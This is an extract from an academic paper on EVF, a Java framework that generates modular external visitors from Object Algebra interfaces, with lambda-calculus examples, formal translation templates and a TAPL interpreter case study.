  Exp App(Exp e1, Exp e2);
  Exp Lit(int n);
  Exp Sub(Exp e1, Exp e2);
}
class FreeVars implements
    LamAlgQuery<Set<String>> {
  public Monoid<Set<String>> m() {
    return new SetMonoid<>();
  }
  public Set<String> Var(String x)
    {
    return Collections.singleton(x)
    ;
  }
  public Set<String> Abs(String x,
    Set<String> e) {
    return e.stream()
      .filter(y -> !y.equals(x))
      .collect(Collectors.toSet());
  }
}
interface IFV {
  Set<String> FV();
}
interface ISV<Exp> {
  Exp before();
  Exp after();
}
```

```
class SubstVar<Exp extends IFV>
    implements LamAlg<ISV<Exp>> {
  String x;
  Exp s;
  LamAlg<Exp> alg;
  SubstVar(String x, Exp s, LamAlg<Exp> alg) {

    this.x = x; this.s = s; this.alg = alg;
  }
  public ISV<Exp> Var(String y) {
    return new ISV<Exp>() {
      public Exp before() {
        return alg.Var(y);
      }
      public Exp after() {
        return y.equals(x) ? s : alg.Var(y);
  }};}
  public ISV<Exp> Abs(String y, ISV<Exp> e) {
    return new ISV<Exp>() {
      public Exp before() {
        return alg.Abs(y, e.before());
      }
      public Exp after() {
        if (y.equals(x))
          return alg.Abs(y, e.before());
        if (s.FV().contains(y))
          throw new RuntimeException();
        return alg.Abs(y, e.after());
  }};}
  ... // 3 cases elided
}
```

Figure 6 Untyped lambda calculus with Object Algebras.

3.4 An Implementation with Object Algebras

Next, we discuss an implementation with Object Algebras shown in Figure 6.

Syntax. Object Algebras bypass the concrete AST representation, making it simple to model the language. The Object Algebra interface `LamAlg` is similar to the visitor interface except that both recursive arguments and return values are of the abstract type `Exp`. Note that `LamAlg` is annotated with `@Algebra` provided by the **Shy** framework. Through annotation processing, **Shy** will generate traversal templates for `LamAlg`.

Free Variables. Operations over the language are defined as Object Algebras, which are implementations of the `LamAlg` interface. The Object Algebra `FreeVars` is very much like the visitor version. The difference to the visitor version is that programmers have indirect control over the traversal due to the bottom-up nature of Object Algebras. This makes the operation definition simpler by removing `accept` invocations. Also, by using **Shy**, the number of cases to implement is reduced to 2. The `LamAlgQuery` template provides a default implementation for each case by using a client-supplied monoid instance. Regarding `FreeVars`, it should return an empty set for a base case or unite the intermediate sets from subtrees for an intermediate case. By supplying a set monoid and overriding the variable and the abstraction case, we are able to give the complete definition for `FreeVars`.

Substitution. Modeling substitution using Object Algebras is tricky. There are two major difficulties: 1) expressing the dependency on free variables modularly; 2) substitution traverses the expression structure in a flexible way, and not in a purely bottom up manner. For the first difficulty, we define an interface `IFV` and set it as the upper bound of the `Exp`. This way, we are able to call `FV` on the expression `s`. For the second difficulty, a similar technique to that employed in defining the predecessor function on Church numerals is applied (see discussion in Section 2.2). Instead of just returning the expression after substitution, we also keep track of the original expression. The pair-like interface `ISV` is defined for such purpose. This interface is critical for the definition of `Abs` because the body can either be substituted or not depending on whether the condition holds. As the body `e` is now of type `ISV<Exp>`, we can call `before` or `after` for obtaining the expression before and after substitution.

Summary. Although capture-avoiding substitution is possible to model using Object Algebras, the implementation is rather inefficient and complicated. The dependency on free variables is pushed to the successor algebra that is applied after `SubstVar`, which requires additional boilerplate for composing that algebra with `FreeVars`. Unlike the implementation of free variables, which can benefit from the **Shy** framework to reduce the number of cases, the definition of substitution does not fit any of the traversal templates offered by the **Shy** framework. Thus 5 cases are needed for substitution.

3.5 An Implementation with EVF

The corresponding implementation of the untyped lambda calculus with **EVF** is given by Figure 7. **EVF** uses a Java annotation processor for generating the boilerplate code related to AST creation and various traversal templates. The Java annotation processor uses the standard `javax.annotation.processing` API, which is part of the Java platform. To interact with **EVF**, users simply annotate the standard Object Algebra interfaces with `@Visitor`. The companion infrastructure code will then be automatically generated at compile-time. In a modern IDE like Eclipse or IntelliJ, usually each time the code is saved, the compilation is triggered with new infrastructure generated.

From Object Algebras to Modular Visitors. **EVF** is used to complement code written with modular external visitors with code generation. Modular external visitor interfaces are the basis of the generated code. However, users of **EVF** do not need to write such modular external visitor interfaces directly. Instead, **EVF** allows clients to write the traditional Object Algebra interfaces, as done for example in lines 1-7 of Figure 7. Since it is possible to automatically generate a modular external visitor interface from an Object Algebra interface, this is done automatically by **EVF**. This is good for users because Object Algebra interfaces are simpler than modular external visitor interfaces. Figure 8 shows the corresponding modular external visitor interface generated for `LamAlg`. Note that `GLamAlg` is parameterized by two types `Exp` and `OExp`, where `Exp` captures recursive arguments and `OExp` is for return values. It replaces the return type of constructors with `OExp` and inserts a method `visitExp` that converts `Exp` to `OExp`. We leave the discussion on the technical details to Section 4.

Code Generation for Structural Traversals. Neither `FreeVars` nor `SubstVar` extend `GLamAlg` directly. Instead, they extend the generated traversal templates `LamAlgQuery` and `LamAlgTransform` respectively. Similarly to **Shy**, **EVF** supports various traversal patterns that can be used to remove boilerplate code. The implementation of `FreeVars` using **EVF** is close to that using Object Algebras. One difference is that subexpressions are of abstract

```
1  @Visitor interface LamAlg<Exp> {
2    Exp Var(String x);
3    Exp Abs(String x, Exp e);
4    Exp App(Exp e1, Exp e2);
5    Exp Lit(int n);
6    Exp Sub(Exp e1, Exp e2);
7  }
8  interface FreeVars<Exp> extends LamAlgQuery<Exp,Set<String>> {
9    default Monoid<Set<String>> m() {
10     return new SetMonoid<>();
11   }
12   default Set<String> Var(String x) {
13     return Collections.singleton(x);
14   }
15   default Set<String> Abs(String x, Exp e) {
16     return visitExp(e).stream().filter(y -> !y.equals(x))
17       .collect(Collectors.toSet());
18   }
19 }
20 interface SubstVar<Exp> extends LamAlgTransform<Exp> {
21   String x();
22   Exp s();
23   Set<String> FV(Exp e);
24   default Exp Var(String y) {
25     return y.equals(x()) ? s() : alg().Var(y);
26   }
27   default Exp Abs(String y, Exp e) {
28     if (y.equals(x())) return alg().Abs(y, e);
29     if (FV(s()).contains(y)) throw new RuntimeException();
30     return alg().Abs(y, visitExp(e));
31   }
32 }
```

Figure 7 Complete code for the untyped lambda calculus with **EVF**.

AST type `Exp` and we call `visitExp` explicitly to trigger the traversal on subexpressions, e.g. in line 16. The ability to control the traversal makes a great difference in defining `SubstVar`. **Shy** only supports *bottom-up* traversals, due to the inherited limitation from standard Object Algebras. In contrast, **EVF** *does not limit the traversal strategy* and traversal patterns can be used in top-down operations such as `SubstVar`. As a result, the implementation of `SubstVar` is not only simpler and more efficient than the one with Object Algebras, but it also requires only the explicit definition of 2 cases (instead of 5) due to **EVF**'s ability to reuse more flexible traversal templates. In Section 4.3 we will give formal specifications of the traversal templates and introduce more forms of traversal patterns.

Modular Dependent Visitors. The support for *external* visitors allows modular dependent operations to be defined with simple generics. For example, to express the dependency on free variables in the definition of substitution, we declare an abstract method `FV` in line 23 of Figure 7, which takes an expression and returns a set of free variables. Then we are able to collect the free variable set from `s` by calling `FV` in line 29. The reader may have noticed that `FV` and `FreeVars`'s `visitExp` share the same signature. In fact, `FV` is implemented by calling `visitExp` on an instance of `FreeVars`. But the coupling with peer visitors such as `FreeVars` are deferred to the instantiation stage of the dependent visitor, as we will see next. This

```
interface GLamAlg<Exp,OExp> {
  OExp Var(String x);
  OExp Abs(String x, Exp e);
  OExp App(Exp e1, Exp e2);
  OExp Lit(int n);
  OExp Sub(Exp e1, Exp e2);
  OExp visitExp(Exp e);
}
```

Figure 8 Generated modular external visitor interface for the untyped lambda calculus.

```
1  class FreeVarsImpl implements FreeVars<CExp>, LamAlgVisitor<Set<String>> {}
2  class SubstVarImpl implements SubstVar<CExp>, LamAlgVisitor<CExp> {
3    String x;
4    CExp s;
5    public SubstVarImpl(String x, CExp s) { this.x = x; this.s = s; }
6    public String x() { return x; }
7    public CExp s() { return s; }
8    public Set<String> FV(CExp e) { return new FreeVarsImpl().visitExp(e); }
9    public LamAlg<CExp> alg() { return new LamAlgFactory(); }
10 }
11 public class LC {
12   public static void main(String[] args) {
13     LamAlgFactory alg = new LamAlgFactory();
14     CExp exp = alg.App(alg.Abs("y", alg.Var("y")), alg.Var("x")); // (\y.y) x
15     new FreeVarsImpl().visitExp(exp); // {"x"}
16     new SubstVarImpl("x", alg.Lit(1)).visitExp(exp); // (\y.y) 1
17   }
18 }
```

Figure 9 Instantiation and client code for the untyped lambda calculus.

simple reuse mechanism improves the modularity of visitors significantly, and can be used together with OO inheritance for modularity and extensibility. This is in contrast with the Object Algebras approach, which requires significant complexity to deal with dependencies.

Instantiation and Client Code. Abstract recursive calls and modular dependencies prevent visitors from being modeled as concrete classes. An additional step for instantiation is necessary for object creation. We use *interfaces* and *default methods* to define visitors and to make them extensible by exploiting Java 8 multiple interface inheritance. **EVF** generates `LamAlgVisitor`, an interface that extends `GLamAlg` with `visitExp` implemented. Line 1 and lines 2-10 of Figure 9 illustrate how to instantiate `FreeVars` and `SubstVar` using the generated `LamAlgVisitor`. The dependencies declared in `SubstVar` must be fulfilled. For example, in line 8, we call the `visitExp` method on an `FreeVarsImpl` instance to realize the `FV` method.

Concrete AST Representation. Different from conventional Object Algebras, the construction and interpretation of an AST are separated in **EVF**. An AST infrastructure like that in Figure 5 is automatically generated by **EVF**. The generated factory class, `LamAlgFactory`, is exposed to the clients for constructing ASTs. Once created, an AST will reside in memory and is able to accept different visitors to traverse itself. For example, we construct an AST of form $(\lambda y.y)\ x$ in line 14. By invoking the `visitExp` method defined on visitor instances, we traverse the same AST using `FreeVars` and `SubstVar` in line 15 and 16 respectively.

```
@Visitor ExtLamAlg<Exp> extends LamAlg<Exp> {
  Exp Bool(boolean b);
  Exp If(Exp e1, Exp e2, Exp e3);
}
interface ExtFreeVars<Exp> extends ExtLamAlgQuery<Exp,Set<String>>, FreeVars<Exp>
    {}
interface ExtSubstVar<Exp> extends ExtLamAlgTransform<Exp>, SubstVar<Exp> {}
```

Figure 10 Untyped lambda calculus with extensions.

3.6 Discussion

Suppose we wish to implement a larger language based on the untyped lambda calculus. Instead of defining everything from scratch, we can easily build this language through reusing existing **EVF** components, as illustrated by Figure 10. The annotated Object Algebra interface `ExtLamAlg` extends `LamAlg` with constructs for boolean values and if-expressions. To support free variables and substitution for this extended language, we can simply compose existing components defined for `LamAlg` (`FreeVars` and `SubstVar`) with newly generated templates for `ExtLamAlg` (`ExtLamAlgQuery` and `ExtLamAlgTransform`). We can even combine more features via multiple interface inheritance. Of course, similar instantiation code shown in Figure 9 is needed for the client code.

We discuss the strength and weakness of PL implementations using **EVF** here:

1. **Modularity:** Like Object Algebras, **EVF** components are modular, extensible and type-safe. This means that it is possible to create *libraries* of language components. For example, the implementations of the untyped lambda calculus can be put in a library, and be reused in implementations of larger programming languages that include the untyped lambda calculus. This is simply not possible (in a type-safe way) with an implementation based on traditional (non-modular) visitors. In other words, modularity enables the creation of SPLs of language components.
2. **Reduction of Implementation Effort:** A direct consequence of modularity is that implementation effort can be reduced through reuse. In **EVF** there are two different mechanisms which support reuse:
   - **Reuse from Extensibility:** A larger language can extend the existing operations and define only cases for the new language constructs. As the above example shows, for defining a new language that extends the untyped lambda calculus, only the cases for the extended constructs would be defined by the programmer.
   - **Reuse from Traversal Templates:** Many operations, including free variables and substitution are *structure-shy*. That is, in most cases the definition is a congruent recursive traversal of the children. Only a few cases (variables and binders) are actually defining interesting behavior. Thus, traversal templates significantly reduce the number of cases that needs to be written by language implementers. Indeed, if an extension to the untyped lambda calculus does not have new binders or types of variables like the above example, programmers do not need to define any new cases for free variables and substitution: they get an automatic implementation from the traversal templates.
3. **Reduction of Knowledge about PL Implementations:** Reuse enables moving complex aspects of PL implementations to library code. For example, it is well-known that capture-avoiding substitution is a rather subtle operation to define. If PL implementers can simply reuse implementations of such operations, they do not need to understand the tricky details of the operation. With **EVF** any language extensions that do not involve new types of binders or variables, do not require users to understand how capture-avoiding substitution works.

- **Syntax of Object Algebra Interfaces**

L	::=	$\texttt{interface}\ I_0\ \texttt{extends}\ \overline{I}\,\texttt{\{}\ \overline{C}\texttt{\}}$	Object Algebra interfaces
C	::=	$X\ c\texttt{(}\ \overline{T}\ \overline{x}\texttt{);}$	constructors
I	::=	$A\texttt{<}\overline{X}\texttt{>}$	interface types
T	::=	$X \mid \texttt{int} \mid \texttt{boolean} \mid \ldots$	argument types

- **Translation Scheme**

$$[\![\texttt{@Visitor interface}\ I_0\ \texttt{extends}\ \overline{I}\,\texttt{\{}\ \overline{C}\texttt{\}}]\!] = \texttt{interface}\ [\![I_0]\!]\ \texttt{extends}\ [\![\overline{I}]\!]\,\texttt{\{}\ [\![\overline{C}]\!]\ \mathsf{visitX}_{in}(I_0)\texttt{\}}$$
$$[\![A\texttt{<}\overline{X}\texttt{>}]\!] = \texttt{G}A\texttt{<}\overline{X}\texttt{,[O}X \mid X \in \mathsf{allX}_{in}(\mathsf{AT}(I))\texttt{]>}$$
$$[\![X\ c\texttt{(}\ \overline{T}\ \overline{x}\texttt{);}]\!] = \texttt{O}X\ c\texttt{(}\ \overline{T}\ \overline{x}\texttt{);}$$

- **Auxiliary Definitions**

$$\mathsf{returntype}(X\ c\texttt{(}\ \overline{T}\ \overline{x}\texttt{);}) = X$$
$$\mathsf{allX}_{in}(\texttt{interface}\ I_0\ \texttt{extends}\ \overline{I}\,\texttt{\{}\ \overline{C}\texttt{\}}) = \{\mathsf{returntype}(C) \mid C \in \overline{C}\} \cup \bigcup_{I \in \overline{I}} \mathsf{allX}_{in}(\mathsf{AT}(I))$$
$$\mathsf{newX}_{in}(\texttt{interface}\ I_0\ \texttt{extends}\ \overline{I}\,\texttt{\{}\ \overline{C}\texttt{\}}) = \mathsf{allX}_{in}(\mathsf{AT}(I_0)) \setminus \bigcup_{I \in \overline{I}} \mathsf{allX}_{in}(\mathsf{AT}(I))$$
$$\mathsf{visitX}_{in}(I) = [\texttt{O}X\ \texttt{visit}X\texttt{(}X\ \texttt{x);} \mid X \in \mathsf{newX}_{in}(\mathsf{AT}(I))]$$

Figure 11 Translation from Object Algebra interfaces to modular visitor interfaces.

There are also two main limitations of the **EVF** framework:

1. **Learning Effort:** The definitions of **EVF** visitors may not be very intuitive at first glance. It takes some effort from users to learn the modular visitor encoding, various traversal templates and how to instantiate visitors.
2. **Boilerplate Instantiation:** Although most boilerplate code is eliminated by **EVF**, there is still some left. Visitors have to be instantiated manually before they can be actually used, which may require significant amounts of code (see Figure 9 for example).

4 Code Generation in EVF

To facilitate development using modular external visitors, **EVF** automatically generates a lot of boilerplate code related to ASTs and AST traversals. This section gives the details about the generated code in a formal way.

4.1 Modular External Visitor Interfaces

It is cumbersome for users to directly write down the modular external visitor interfaces, especially when multiple sorts are needed. This motivates us to let **EVF** automatically translate a conventional Object Algebra interface into its corresponding modular external visitor interface. A generated modular external visitor interface has been shown in Figure 8. Figure 11 formalizes the translation.

Syntax of Object Algebra Interface. We first give the grammar of standard Object Algebra interfaces. The metavariable A ranges over Object Algebra interface names; X ranges over type parameters; c and x range over names. We write $\overline{I}$ as shorthand for $I_1, \ldots, I_n$, $\overline{X}$ for $X_1, \ldots, X_n$; $\overline{C}$ for $C_1 \ldots C_n$ (no commas in between). We abbreviate operations on pairs of sequences similarly, writing "$\overline{T}\ \overline{x}$" for "$T_1\ x_1, \ldots, T_n\ x_n$", where n is the length of $\overline{T}$ and $\overline{x}$. Following standard practice, we assume an Object Algebra interface table (AT) that maps an Object Algebra interface type I to its declaration L.

Translation Scheme. Translation rules are defined using semantic brackets ($[\![\cdot]\!]$). The bracket notation $[\mathsf{f}(A) \mid A \in \overline{A}]$ denotes that the function `f` is applied to each element in the

list $\overline{A}$ sequentially to generate a new list. The curly brace notation $\{\mathsf{f}(A) \mid A \in \overline{A}\}$ is similar to the bracket notation except that it collects a set of elements while preserving their order.

The fundamental step of the translation is to separate *input types* from the type parameter list. We classify a type parameter as an *input type* if it is a return type of any constructor from the algebra interface hierarchy. These type parameters are special because they have corresponding output type and `visitX` method. The translation scheme consists of three main steps. First, we find out all input types and augment the type parameter list with their corresponding output types. Second, the return types of the constructors are replaced by output types. Last, the `visitX` methods are generated for new input types.

Auxiliary Definitions. The translation scheme relies on auxiliary definitions: returntype gets the return type of a constructor (considered as an input type); allX_{in} collects all input types from the interface hierarchy; newX_{in} collects input types that are not introduced by super interfaces; finally, visitX_{in} generates one `visitX` method for each input type.

4.2 AST Infrastructure

Each modular visitor interface should have the corresponding AST infrastructure for instantiation and client code. However, such AST infrastructure is non-modular and tedious to write, as we have seen in Section 2. This is because whenever extending a modular visitor, we have to define a new AST hierarchy representing both newly introduced constructs as well as *all* existing constructs. Fortunately, **EVF** automatically generates such infrastructure for us. For example, the following code shows the generated AST infrastructure for the untyped lambda calculus:

```
public interface Exp { <OExp> OExp accept(GLamAlg<Exp,OExp> v); }
public interface LamAlgVisitor<OExp> extends GLamAlg<Exp,OExp> {
  default OExp visitExp(Exp e) { return e.accept(this); }
}
public class LamAlgFactory implements LamAlg<Exp> {
  public Exp Var(String x) {
    return new Exp() {
      public <OExp> OExp accept(GLamAlg<Exp,OExp> v) {
        return v.Var(x);
  }};}
  public Exp Abs(String x, Exp e) {
    return new Exp() {
      public <OExp> OExp accept(GLamAlg<Exp,OExp> v) {
        return v.Abs(x, e);
  }};}
  ...
}
```

The code is slightly different from the code shown in Figure 3. Instead of generating one class per construct, **EVF** generates a concrete factory `LamAlgFactory` that implements the Object Algebra interface (abstract factory). `LamAlgFactory` exposes one factory method for each construct, which not only simplifies the creation of ASTs (without using `new` all the time) but also can be used for instantiating modular transformations. For example, line 9 and line 13-14 in Figure 9 illustrate the use of `LamAlgFactory`.

4.3 Boilerplate Traversals

AST traversals often contain a lot of boilerplate code. To address that problem the **Shy** framework [62] provides a number of boilerplate traversals automatically for Object Algebras.

EVF also supports boilerplate traversals just as **Shy** does, but it generalizes them to modular external visitors. Notably, and unlike **Shy**, boilerplate traversals in **EVF** are not restricted to be bottom-up. We have seen how such traversals help in eliminating boilerplate code in Section 3. In this section, we formalize two core traversal templates and additionally introduce a novel type of traversal pattern. Other **Shy** templates like contextual transformations are omitted for space reasons, but they are essentially variations of these core templates.

Queries with Default Values. Inspired by wildcard patterns in functional languages, **EVF** supports a new type of queries with default values. This template gives each case an implementation using the client-supplied default value, which is handy for defining operations with a lot of cases sharing the same behavior. Consider the untyped calculus again. We may want to inspect the form of an expression, for example whether it is a literal. It would be tedious to define such an operation because we have to define a lot of repetitive cases - all cases except for `Lit` return a `false`. With the `LamAlgDefault` template, however, we only need to supply a default value (`false`) once via implementing the `m` method instead of giving each of those repetitive cases an implementation manually:

```
interface IsLit<Exp> extends LamAlgDefault<Exp, Boolean> {
  default Zero<Boolean> m() { return () -> false; }
  default Boolean Lit(int n) { return true; }
}
```

Now we give the template of queries with default values formally. Given an Object Algebra interface A, let $\mathbb{X}$ denote the input types of A where $\mathbb{X} = \mathsf{allX}_{in}(\mathsf{AT}(A))$. The template is:

```
interface Zero<O> { O empty(); }

interface A0Default<X̄0,O> extends GA0<X̄0,O,…,O>, ĀDefault<X̄,O> {
  Zero<O> m();
  default O c(T̄ x̄) { return m().empty(); }
}
```

(the $|\mathbb{X}_0|$ occurrences of `O` in `GA0<X̄0,O,…,O>`)

The functional interface `Zero` is the default value provider on which `Default` depends. `Default` implements all cases of an interface simply through returning that default value. The default value is obtained by invoking `m().empty()`. The implementation of `m` is delayed to concrete visitors that use the `Default` template, for allowing different default values to be specified.

Queries by Aggregation. Another form of query traverses the whole AST and aggregates a value. Recall the definition of `FreeVars` shown in Figure 7. It uses the template `LamAlgQuery`. The template for queries by aggregation is given below:

```
interface Monoid<O> extends Zero<O> { O join(O x, O y); }

interface A0Query<X̄0,O> extends GA0<X̄0,O,…,O>, ĀQuery<X̄,O> {
  Monoid<O> m();
  default O c(T̄ x̄) {
    return { m().empty();                                  if ∄T ∈ T̄ ∧ T ∈ 𝕏0,
           { Stream.of([visitT(x) | T ∈ T̄ ∧ T ∈ 𝕏0])       otherwise.
           {        .reduce(m().empty(),m()::join);
  }
}
```

(the $|\mathbb{X}_0|$ occurrences of `O` in `GA0<X̄0,O,…,O>`)

The `Monoid` interface can not only provide the default value through the `empty` method inherited from `Zero`, but also exposes a `join` method for combining intermediate results.

`Query` gives different implementations to a constructor according to whether it is a primitive (i.e. no argument of any input types) or a combinator. If the constructor is a primitive, the result is `m().empty()`; otherwise corresponding `visitX` methods get called on recursive arguments and their results are combined using `m().join()`. For example, in the definition of `FreeVars`, the generic `SetMonoid` class is used for fulfilling the `m` dependency where `empty` returns an empty set and `join` is the union of two sets:

```
class SetMonoid<T> implements Monoid<Set<T>> {
  public Set<T> empty() { return Collections.emptySet(); }
  public Set<T> join(Set<T> x, Set<T> y) {
    return Stream.concat(x.stream(), y.stream()).collect(Collectors.toSet());
  }
}
```

Transformations. Transformations are operations that transform an AST to another AST. Transformations use a factory to construct another AST that is further transformed or consumed. Recall the definition of `SubstVar` shown in Figure 7. It uses the transformation template `LamAlgTransform` for eliminating boilerplate code. The general template for transformations is given below:

```
interface A0Transform<X̄0> extends GA0<X̄0,𝕏0>, ĀTransform<X̄,𝕏> {
  A0<X̄0> alg();
  default X c(T̄ x̄) { return alg().c(visitT(T, x)‾); }
}
```

In `Transform` the output types are the same as input types, reflecting the essence of a transformation. An auxiliary definition visit_T is needed, which transforms an argument only when it is of any input types:

$$\mathsf{visit}_T(T, x) = \begin{cases} \texttt{visit}T(x) & \text{if } T \in \mathbb{X}_0, \\ x & \text{otherwise.} \end{cases}$$

5 Case Study

To reveal the utility of **EVF**, we implemented a large number of interpreters from TAPL [47]. TAPL is a good benchmark for modularity mainly because it contains a dozen of languages, where subsequently defined languages are extensions of the previously defined ones. The original implementation in OCaml[1] is, however, non-modular. Using **EVF** we are able to create a modular SPL of the TAPL interpreters, enabling sharing large portions of code and features. Our programming language SPL contains several modular operations, which would be non-trivial to define with standard Object Algebras.

5.1 Overview

Terms and types are the main data structures for modeling languages, on which families of operations are defined. Such operations include: interpreters and type-checkers for terms; type equality and subtype relations for types. Starting from a simple untyped arithmetic language, TAPL gradually introduces new features (lambdas, records, references, exceptions, etc.) and combines them with some of existing features to form various languages. However,

[1] `https://www.cis.upenn.edu/~bcpierce/tapl`




Figure 12 Package dependency graph.

due to the use of algebraic datatypes in OCaml, "combining" features is actually done through copy&paste, causing modularity issues. **EVF**, on the other hand, is equipped with modular composition mechanisms and can compose features without code duplication.

Figure 12 gives a bird's-eye view of the **EVF** implementation of TAPL. To enhance modularity, we extract conceptually independent features into separate packages for reuse. In Figure 12, original packages are represented using boxes and extracted packages are represented using ellipses. The interactions among languages are explicitly revealed by the arrows. For example, *bool* is an extracted language representing booleans and conditionals, on which *arith* and *simplebool* are built.

Composable Language Implementations. According to the criteria set by Erdweg et al. [14], **EVF** has a good support for language composition. Specifically, three forms of language composition — language extension, language unification and extension composition — are supported. The support for language composition in **EVF** owes to Java 8 multiple interface inheritance. For example, *arith* unifies *nat* and *bool* with an extension (`TmIsZero`) that supports testing whether a term is zero or not:

```
@Visitor interface TermAlg<Term> extends bool.TermAlg<Term>, nat.TermAlg<Term> {
  Term TmIsZero(Term t);
}
```

Instead of duplicating constructs from *nat* and *bool*, we reuse them by extending their respective `TermAlg`. From Figure 12 we can see that *arith*, as an extension, is further composed by *extension*. This kind of composability retains on operations as well.

Multiple Sorts. The case study also illustrates how multi-sorted languages can be defined using **EVF**. The demand for multiple sorts arises when a term needs a type in its definition. For instance, *typed* implements the typed lambda calculus, whose `TermAlg` is multi-sorted:

```
@Visitor interface TermAlg<Term,Ty> extends varapp.TermAlg<Term> {
```


```
  Term TmAbs(String x, Ty ty, Term t);
}
```

The abstraction (`TmAbs`) requires its argument of a specific type. Here we use another type parameter `Ty` to loosely capture the dependency on types and model types in a separate Object Algebra interface:

```
@Visitor interface TyAlg<Ty> {
  Ty TyArr(Ty ty1, Ty ty2);
}
```

The reason to separate types and terms is that they belong to different syntactic categories in the typed lambda calculus, on which two completely different sets of operations are defined. It would make no sense to have a small-step evaluator on types or defining subtyping relations on terms. This separation makes visitors fine-grained, allowing independent extensibility on both types and terms.

Dependent Operations. A key difference between TAPL and other case studies conducted on modularity is that operations in TAPL may have complex dependencies. An instance is the typechecking function, which has complex dependencies in the presence of subtyping:



The typechecker `Typeof` directly depends on `Join` and `Subtype` for calculating the least supertype of the two branches of an if-expression and performing a subtype check between the calculated type against the expected type respectively. `Join` and `Subtype` have their own dependencies on `Meet` and `TyEqv`. `Meet` in turn depends on `Join`, making the dependency circular. Such complex dependencies pose difficulties in modularizing `Typeof`. Fortunately, **EVF** makes the implementation of `Typeof` straightforward using similar dependency mechanism presented in Section 3.

5.2 Components

De Bruijn Indices. In TAPL, de Bruijn indices are used in languages based on the lambda calculus for modeling binder-related constructs. As opposed to the nominal representation used in Section 3, a variable is represented by a natural number, denoting the distance from the closest binder to its corresponding binder. For example, the nominal term $\lambda x.\lambda y.(x\ y)$ corresponds to the de Bruijn term $\lambda.\lambda.(1\ 0)$. From the implementation point of view, de Bruijn indices have many advantages, making it simpler to define substitution and α-equivalence. However, terms represented in de Bruijn indices become less readable and not so intuitive to manipulate. Hence, operations on de Bruijn indices are a good candidate to be part of the library so that end users can enjoy benefits of de Bruijn indices without being bothered by their technical details. We encapsulate these operations including shifting and substitution as **EVF** components and put into the extracted *varapp* package. To reuse de Bruijn indices and their associated operations elsewhere, an **EVF** user can easily reuse these components in their own languages via some glue code similar to Figure 10. On the other hand, an OCaml user would have to copy&paste the code snippet and modify it accordingly.

Constant Function Elimination. Optimizations are another suitable source of candidates to be modeled as components. The reason is that an optimization typically focuses on a small set of language constructs with a fixed algorithm. By implementing optimizations as **EVF** components, their complexity is hidden and they can be easily adapted elsewhere.

We added constant function elimination [32] to the TAPL case study for demonstration purposes. An abstraction $\lambda x.e_1$ is a *constant function* if x is not used in e_1. Then, an application $(\lambda x.e_1)\ e_2$ can be safely replaced by e_1 while retaining the semantics. Our goal is to eliminate all such constant functions in a term. This optimization is nontrivial to define as it has several dependencies.

First, we need to extract the body from an abstraction:

```
interface GetBodyFromTmAbs<Term> extends TermAlgDefault<Term,Optional<Term>> {
  default Zero<Optional<Term>> m() { return () -> Optional.empty(); }
  default Optional<Term> TmAbs(String x, Term t) { return Optional.of(t); }
}
```

By using the `TermAlgDefault` template, only the abstraction case needs to be explicitly defined. Next, we check whether the variable introduced by the abstraction is used in the body:

```
interface IsVarUsed<Term> extends TermAlgQueryWithCtx<Integer,Boolean,Term> {
  default Monoid<Boolean> m() { return new OrMonoid(); }
  default Function<Integer, Boolean> TmVar(int x, int n) { return c -> x == c; }
  default Function<Integer,Boolean> TmAbs(String x, Term t) {
    return c -> visitTerm(t).apply(c+1);
  }
}
```

The traversal template `TermAlgQueryWithCtx` is a variant of queries by aggregation, which additionally takes a context in recursive calls. Finally, we are able to define the optimization:

```
interface ConstFunElim<Term> extends TermAlgTransform<Term> {
  Term termShift(int d, Term t);
  Optional<Term> getBodyFromTmAbs(Term t);
  Boolean isVarUsed(int i, Term t);
  default Term TmApp(Term e1, Term e2) {
    Term e = visitTerm(e1);
    return getBodyFromTmAbs(e)
      .map(t -> isVarUsed(0, t) ? alg().TmApp(e, visitTerm(e2)) : termShift(-1, t))
      .orElse(alg().TmApp(e, visitTerm(e2)));
  }
}
```

`ConstFunElim` traverses the AST top down. When a `TmApp` is found, it will first optimize `e1` to be `e` and then extract the body `t` from `e` using `getBodyFromTmAbs`. Next we check whether the variable is used in the body via `isVarUsed`. If not, the whole expression will be replaced by `t` with its de Bruijn indices decreased by 1 using `termShift`. Otherwise, the optimization continues on `e2` and wraps the optimized `e1` and `e2` back to `TmApp`. Constant function elimination as well as various other operations (including the small-step evaluators) would be tricky to model using Object Algebras because they are in essence top-down operations. However, with modular external visitors such operations are easy to model and traversal templates can be used to eliminate boilerplate on them.

5.3 Evaluation

To evaluate **EVF**'s implementation of the case study, we compare to the original OCaml implementation. Table 1 compares SLOC (excluding blank lines and comments) of the **EVF**

Table 1 SLOC statistics **EVF** vs OCaml: A package perspective.

Extracted Package	EVF	Original Package	EVF	OCaml	% Reduced
bool	98	arith	33	102	68%
extension	34	bot	61	184	67%
floatstring	104	fullerror	105	366	72%
let	47	fullref	247	880	72%
moreextension	106	fullsimple	83	651	88%
nat	103	fullsub	116	628	82%
record	198	fulluntyped	47	300	85%
top	86	rcdsubbot	39	255	85%
typed	138	simplebool	38	211	77%
